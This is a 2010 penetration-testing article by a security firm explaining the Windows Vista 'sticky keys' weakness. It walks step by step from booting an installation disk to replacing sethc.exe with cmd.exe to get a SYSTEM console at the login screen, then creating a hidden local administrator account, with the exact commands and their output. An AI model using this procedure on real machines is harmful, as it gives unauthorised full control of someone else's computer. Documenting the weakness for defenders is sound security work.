WINDOWS VISTA: EASE OF FULL SYSTEM ACCESS

SCOTT SUTHERLAND

September 2010

NETSPI™

INTRODUCTION


There is no doubt that Vista brought gobs of new security features to the Windows line of operating systems. However, in spite of all of its newly polished armor, it shares a small weakness that has been around in NT-based operating systems since Windows 2000. This local weakness can be leveraged by security professionals and hackers alike to manipulate users and files in Windows Vista with LocalSystem privileges The focus of this article will be to identify the weakness and share basic exploitation methods.

An Issue of Trust

In the real world trust is something that is earned over time However, in the IT world time usually isn't an available luxury. As a result creating trust relationships between users, systems, files, and processes can be a tricky business. Typically, developing a trust relationship in such scenarios involves a manual or automated process for validating each component's integrity. An example would be an operating system validating an executable's integrity by creating and comparing hash values prior to allowing its execution to ensure that the file has not been tampered with in any way. The lack of such validation causes security issues for many products, and Windows Vista is no exception.

The problem is that Windows Vista does not validate the integrity of the files that are executed at the login screen. To Microsoft's credit, all of the files are executed under the context of the currently logged on user. However, this means that when no user is logged in, all the files are executed under the context of the LocalSystem. In Vista, Microsoft has done a good job of limiting what permissions the LocalSystem has on sensitive files, but because LocalSystem is authorized to create local administrators, those limits can be overridden.

To illustrate that point, I have provided a proof of concept in the next section that will leverage the Windows Vista Installation disk and native executables associated with Windows "Ease of Access" features.



PROOF OF CONCEPT

This section will introduce the proof of concept in four phases. Those phases and other requirements are listed below. Keep in mind this is not a ground-breaking exploit It is simply using an old trick against 'new' technology.

Requirements

- A Windows Vista installation disk.
- Physical access to a computer running Windows Vista without hard drive encryption enabled.

Phases


1. Gain read/write access to an NTFS partition.
2. Overwrite "Ease of Access" executable files with cmd.exe.
3. Access a command console with LocalSystem privileges.
4. Create local administrator account.

Phase 1: Gain Read/Write Access to NTFS Partition

This phase will walk through the steps necessary to gain read/write access to a NTFS partition using the Windows Vista installation CD. **Note: This method can also be used to gain access to Windows 2000 and XP NTFS partitions.**

Instructions

1. Boot the computer from the Windows Vista installation CD.
2. Press the "Next" button at first window.



Install Windows

Language to install: English


Time and currency format: English (United States)

Keyboard or input method: US

Enter your language and other preferences and click "Next" to continue.

Copyright © 2006 Microsoft Corporation. All rights reserved.

3. Press the "Install Now" button.




Install Windows

What to know before installing Windows

Repair your computer

Copyright © 2006 Microsoft Corporation. All rights reserved.

4. At the license acceptance screen press "Shift+F10" to view a command console.



Install Windows

Administrator: X:\windows\system32\cmd.exe

```
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

X:\Sources>_
```


☑ I accept the license terms

5. Type "Diskpart" to enter the Diskpart utility:

```
Diskpart
```

6. To view the local and removable disks, type "List Volume":

```
List Volume
```




Install Windows
Please read the license terms
Administrator: X:\windows\system32\cmd.exe - diskpart
Next
1 Collecting information
2 Installing Windows

```
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

X:\Sources>diskpart

Microsoft DiskPart version 6.0.6000
Copyright (C) 1999-2007 Microsoft Corporation.
On computer: MINWINPC

DISKPART> list volume

  Volume ###  Ltr  Label        Fs     Type        Size     Status     Info
  ----------  ---  -----------  -----  ----------  -------  ---------  --------
  Volume 0     D   LRMEVOL_EN_  UDF    CD-ROM      1976 MB  Healthy
  Volume 1     C   MyVista      NTFS   Partition     16 GB  Healthy

DISKPART>
```

7. Change to desired drive by typing the drive letter For example "C:":

```
C:
```

Note: The Windows Vista installation CD also auto mounts attached USB drives, which makes it easier to load toolkits onto the local system.



Install Windows
Please read the license terms
Administrator: X:\windows\system32\cmd.exe
Next
1 Collecting information
2

```
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

X:\Sources>diskpart

Microsoft DiskPart version 6.0.6000
Copyright (C) 1999-2007 Microsoft Corporation.
On computer: MINWINPC

DISKPART> list volume

  Volume ###  Ltr  Label        Fs     Type        Size     Status     Info
  ----------  ---  -----------  -----  ----------  -------  ---------  --------
  Volume 0     D   LRMEVOL_EN_  UDF    CD-ROM      1976 MB  Healthy
  Volume 1     C   MyVista      NTFS   Partition     16 GB  Healthy

DISKPART> exit

Leaving DiskPart...

X:\Sources>c:

C:\>_
```

8. Congratulations you now have read/write access to the local NTFS partition!

Phase 2: Overwrite “Ease of Access” Executable Files with cmd.exe

This phase will show how to overwrite a legitimate file on the system with one of your choosing. There are a number of files that can be executed at the login screen, but for the purpose of this example, we will be leveraging an executable that won’t directly disrupt the operating system.

During this exercise we will be replacing “c:\windows\system32\sethc.exe” with “c:\ windows\system32\cmd.exe”. In Windows Vista, XP and 2000 Sethc.exe supports StickyKeys. These aren’t the kind of sticky keys you get from losing a gummy bear in the keyboard. StickyKeys is an accessibility option in Windows that makes it easier to press tricky key combinations as part of Microsoft’s attempt to make it easier for individuals with disabilities to access functions within Windows. When using shortcut keys such as CTRL+A, StickyKeys allows a user to keep modifier keys (such as CTRL, shift and the windows key) active until another key is pressed. Being the nice people they are, Microsoft provides a couple of ways to access the StickyKeys My personal favorite is hitting the shift key 5 times. Many users may have already done this by accident and seen the StickyKeys window popup unexpectedly. Little did they know that it can also be used to backdoor their system.

Other executables that I have experimented with that will run from the login screen in Windows Vista include:

```
C:\windows\system32\Utilman.exe
```

```
C:\windows\system32\Narrator.exe
```

```
C:\windows\system32\Magnify.exe
```

```
C:\windows\system32\osk.exe
```

Instructions

1. In your console navigate to “c:\windows\system32”:

```
CD c:\windows\system32\
```

2. Backup the original file by typing the following: **Note: This step is added so that the file can be restored to its original state.**

```
copy sethc.exe sethc.exe_backup
```

3. Overwrite sethc.exe with cmd.exe by typing the following:

```
copy cmd.exe sethc.exe /y
```

4. Exit the command console by typing the following:

```
Exit
```


5. Restart the computer.

Phase 3: Access a Command Console with LocalSystem Privileges


This phase will walk through the steps to access the SYSTEM console that was installed during the last phase.

Instructions

1. At the login screen hit the Shift key five times.



2. Congratulations, you now have a command console with LocalSystem privileges. **Note: By replacing the utilman.exe instead of sethc.exe a command console can be accessed by clicking the “Ease of Access” button in the left hand corner of the login screen.**



```
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>echo %username%
SYSTEM

C:\Windows\system32>
```

Phase 4: Create a Local Administrator Account

This phase will walk through the steps required to create a local administrator account on the system using the newly created command console.


Note: Any command can be executed from the command console as LocalSystem For example, typing “Explorer” will load the Windows shell with LocalSystem privileges Another interesting program to run from the login screen is the task manager, which can be called from the console by typing Task-mgr into the command console.

Instructions

1. To add a new administrative user to the system type the following commands:

```
net user myuser 1Password2 /add
```

```
net localgroup administrators /add
```



```
C:\Windows\system32>net user myuser 1Password2 /add
The command completed successfully.


C:\Windows\system32>net localgroup administrators /add myuser
The command completed successfully.


C:\Windows\system32>
```

2. Login locally or via remote desktop with new local administrator account.

FINAL THOUGHT

Alone, the weakness identified in this article may not be considered to be a high-risk threat. However, future attacks may be able to take advantage of this vulnerability in a way not discussed in this article.

References

DISKPART
http://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/diskpart.mspx?mfr=true

Ease of Access Center
http://www.microsoft.com/enable/products/windowsvista/

StickyKeys
http://www.microsoft.com/windowsxp/using/setup/learnmore/tips/le1.mspx

Windows Vista
http://www.microsoft.com/windowsvista

About NetSPI

NetSPI is the leader in enterprise security testing and vulnerability management. We are proud to partner with nine of the top 10 U.S. banks, three of the world's five largest health care companies, the largest global cloud providers, and many of the Fortune® 500. Our experts perform deep dive manual penetration testing of application, network, and cloud attack surfaces. We uniquely deliver Penetration Testing as a Service (PTaaS) through our Resolve platform. Clients love PTaaS for the simplicity of scoping new engagements, viewing their testing results in real-time, orchestrating remediation, and the ability to perform always-on continuous testing. We find vulnerabilities that others miss and deliver clear, actionable recommendations allowing our customers to find, track, and fix their vulnerabilities faster.
Follow us on LinkedIn, Twitter, and Facebook.